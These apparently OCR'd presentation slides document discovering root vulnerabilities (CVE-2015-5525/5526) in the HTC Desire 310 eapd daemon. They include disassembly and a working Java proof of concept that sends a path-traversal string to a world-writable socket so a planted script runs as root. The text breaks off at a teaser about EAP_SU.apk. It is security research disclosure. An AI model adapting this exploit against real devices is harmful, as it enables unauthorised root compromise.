


```
Jons-Mac-Pro:~ jcase$ adb shell ps|grep root|grep system
root      118   1     4624   628    ffffffff 00000000 S /system/bin/vold
root      124   1     1856   296    ffffffff 00000000 S /system/bin/debuggerd
root      126   1     10164  916    ffffffff 00000000 S /system/bin/netd
root      167   1     1148   128    ffffffff 00000000 S /system/bin/eapd
Jons-Mac-Pro:~ jcase$
```

- Plug phone in
- Check for processes running as root from /system
- vold, debuggerd, netd are normal, we expect them
- What is eapd? Search on Google, XDA and GitHub
- Nothing, wtf is this?

HTC DESIRE 310

Zeroday Time



jcase — bash — 78×29


```
Jons-Mac-Pro:~ jcase$ adb shell ls -l /dev/socket
srw-rw---- system   system              2015-08-04 15:22 adbd
srw-rw---- gps      system              2015-08-04 15:22 agpsd
srw-rw---- bluetooth net_bt              2015-08-04 15:22 bt.a2dp.stream
srw-rw---- bluetooth net_bt              2015-08-04 15:22 bt.int.adp
srw-rw---- bluetooth bluetooth            2015-08-04 15:22 dbus
srw-rw---- root     inet                2015-08-04 15:22 dnsproxyd
srw-rw-rw- root     system              2015-08-04 15:22 eapd
srw-rw---- root     system              2015-08-04 15:22 hald
srw------- system   system              2015-08-04 15:22 installd
srw-rw-rw- root     root                2015-08-04 15:22 keystore
srw-rw---- root     system              2015-08-04 15:22 mdns
srw-rw---- root     system              2015-08-04 15:22 netd
srw-rw-r-- root     inet                2015-08-04 15:22 netdiag
srw-rw-rw- root     root                2015-08-04 15:22 property_service
srw-rw---- root     radio               2015-08-04 15:22 rild
srw-rw---- root     radio               2015-08-04 15:22 rild-atci
srw-rw---- radio    system              2015-08-04 15:22 rild-debug
srw-rw---- radio    system              2015-08-04 15:22 rild-mtk-modem
srw-rw---- radio    net_bt              2015-08-04 15:22 rild-mtk-ut
srw-rw---- radio    net_bt              2015-08-04 15:22 rild-mtk-ut-2
srw-rw---- root     radio               2015-08-04 15:22 rild2
srw-rw---- root     radio               2015-08-04 15:22 rild3
srw-rw---- root     radio               2015-08-04 15:22 rild4
srw-rw---- root     mount               2015-08-04 15:22 vold
srw-rw---- wifi     wifi                2015-08-04 15:23 wpa_wlan0
srw-rw---- root     system              2015-08-04 15:22 zygote
Jons-Mac-Pro:~ jcase$
```

- Check /dev/socket
- eapd has a world writable socket?
- IDA time.

HTC DESIRE 310

Zeroday Time

- So it opens and listens on a socket
- I suck at ARM asm




```
PUSH.W          {R4-R11,LR}
SUB             SP, SP, #0x1FC
LDR             R5, =(__stack_chk_guard_ptr - 0x90E)
LDR             R6, =(aEapd - 0x916)
ADD             R5, PC ; __stack_chk_guard_ptr
LDR             R5, [R5] ; __stack_chk_guard
LDR             R2, =(aEapDaemonStart - 0x918)
LDR             R0, [R5]
ADD             R6, PC  ; "eapd"
ADD             R2, PC  ; "eap daemon Start\n"
MOV             R1, R6
STR             R0, [SP,#0x220+var_2C]
MOVS            R0, #4
BLX             __android_log_print
MOVS            R3, #0x2D
MOVS            R1, #0  ; int
MOVS            R2, #0x96 ; size_t
ADD             R0, SP, #0x220+var_15C ; void *
STRH.W          R3, [SP,#0x220+var_20C]
BLX             memset
LDR             R1, =(aAndroid_socket - 0x93A)
MOVS            R2, #0x10 ; size_t
ADD             R0, SP, #0x220+var_1CC ; void *
ADD             R1, PC  ; "ANDROID_SOCKET_"
BLX             memcpy
MOVS            R1, #0  ; int
MOVS            R2, #0x30 ; size_t
ADD             R0, SP, #0x220+var_1BC ; void *
BLX             memset
MOV             R1, R6
MOVS            R2, #0x30
ADD.W           R0, SP, #0x220+var_1BD
BLX             strlcpy
ADD             R0, SP, #0x220+var_1CC ; char *
BLX             getenv
MOV             R4, R0
CMP             R0, #0
BEQ.W           loc_BCE
```

HTC DESIRE 310

Zeroday Time

- A path + input + ".sh"
- hmm looking fun




```
loc_B30
LDR             R1, =(a_sh - 0xB3E)
ADD             R6, SP, #0x220+var_C4
LDR             R2, =(aSSS - 0xB42)
MOV             R0, R6  ; char *
LDR             R3, =(aDataDataCom_cc - 0xB46)
ADD             R1, PC ; a_sh ; ".sh"
STR             R7, [SP,#0x220+var_220]
ADD             R2, PC  ; "%s%s%s"
STR             R1, [SP,#0x220+var_21C]
ADD             R3, PC  ; "/data/data/com.cci.eapenhance/cache/"
MOVS            R1, #0x96 ; size_t
BLX             snprintf
LDR             R2, =(aScript_pathS - 0xB56)
MOV             R1, R5
MOV             R3, R6
MOVS            R0, #6
ADD             R2, PC  ; "script_path = %s"
BLX             __android_log_print
LDR             R1, =(aR - 0xB60)
MOV             R0, R6  ; char *
ADD             R1, PC  ; "r"
BLX             fopen
MOV             R9, R0
CBZ             R0, loc_BAA
```

HTC DESIRE 310

Zeroday Time


- system(path);
- The path already exists
- We can't control contents of the path
- Transversal!



```
LDR             R2, =(aSS - 0xB74)
MOVS            R1, #0x96 ; size_t
LDR             R3, =(aSystemBinSh - 0xB76)
ADD             R0, SP, #0x220+var_15C ; char *
STR             R6, [SP,#0x220+var_220]
ADD             R2, PC  ; "%s %s"
ADD             R3, PC  ; "/system/bin/sh"
BLX             snprintf
LDR             R2, =(aCmdS - 0xB84)
MOV             R1, R5
ADD             R3, SP, #0x220+var_15C
MOVS            R0, #6
ADD             R2, PC  ; "cmd=========================%s"
BLX             __android_log_print
ADD             R0, SP, #0x220+var_15C ; char *
BLX             system
MOV             R0, R9  ; FILE *
BLX             fclose
MOV             R0, R6  ; char *
BLX             remove
ADD             R0, SP, #0x220+var_15C ; void *
MOVS            R1, #0  ; int
MOVS            R2, #0x96 ; size_t
BLX             memset
```

HTC DESIRE 310

Zeroday Time



```
LocalSocket mLocalSocket = new LocalSocket();
LocalSocketAddress mAddress = new LocalSocketAddress("eapd", LocalSocketAddress.Namespace.RESERVED);

String mScript = "#!/system/bin/sh\n/system/bin/reboot\n";

File scriptPath = new File ("/data/data/a.b.c/d/e.sh");

PrintWriter mWriter = new PrintWriter(scriptPath);
mWriter.println(mScript);
mWriter.close();

mLocalSocket.connect(mAddress);
OutputStream mOS = mLocalSocket.getOutputStream();
mOS.write("../../a.b.c/d/e".getBytes());
mOS.flush();
mLocalSocket.close();
```

- Write script to a path we control, "/data/data/a.b.c/d/e.sh"
- Send "../../a.b.c/d/e" to socket
- Phone reboots!
- Confirmed root!

HTC DESIRE 310


Zeroday Time

- CVE-2015-5525 - Unsecured socket/IPC to root process
- CVE-2015-5526 - Transversal/Unsanitized input
- but wait there's more!

HTC DESIRE 310

Zeroday Time

- EAP_SU.apk
- System app
- One receiver

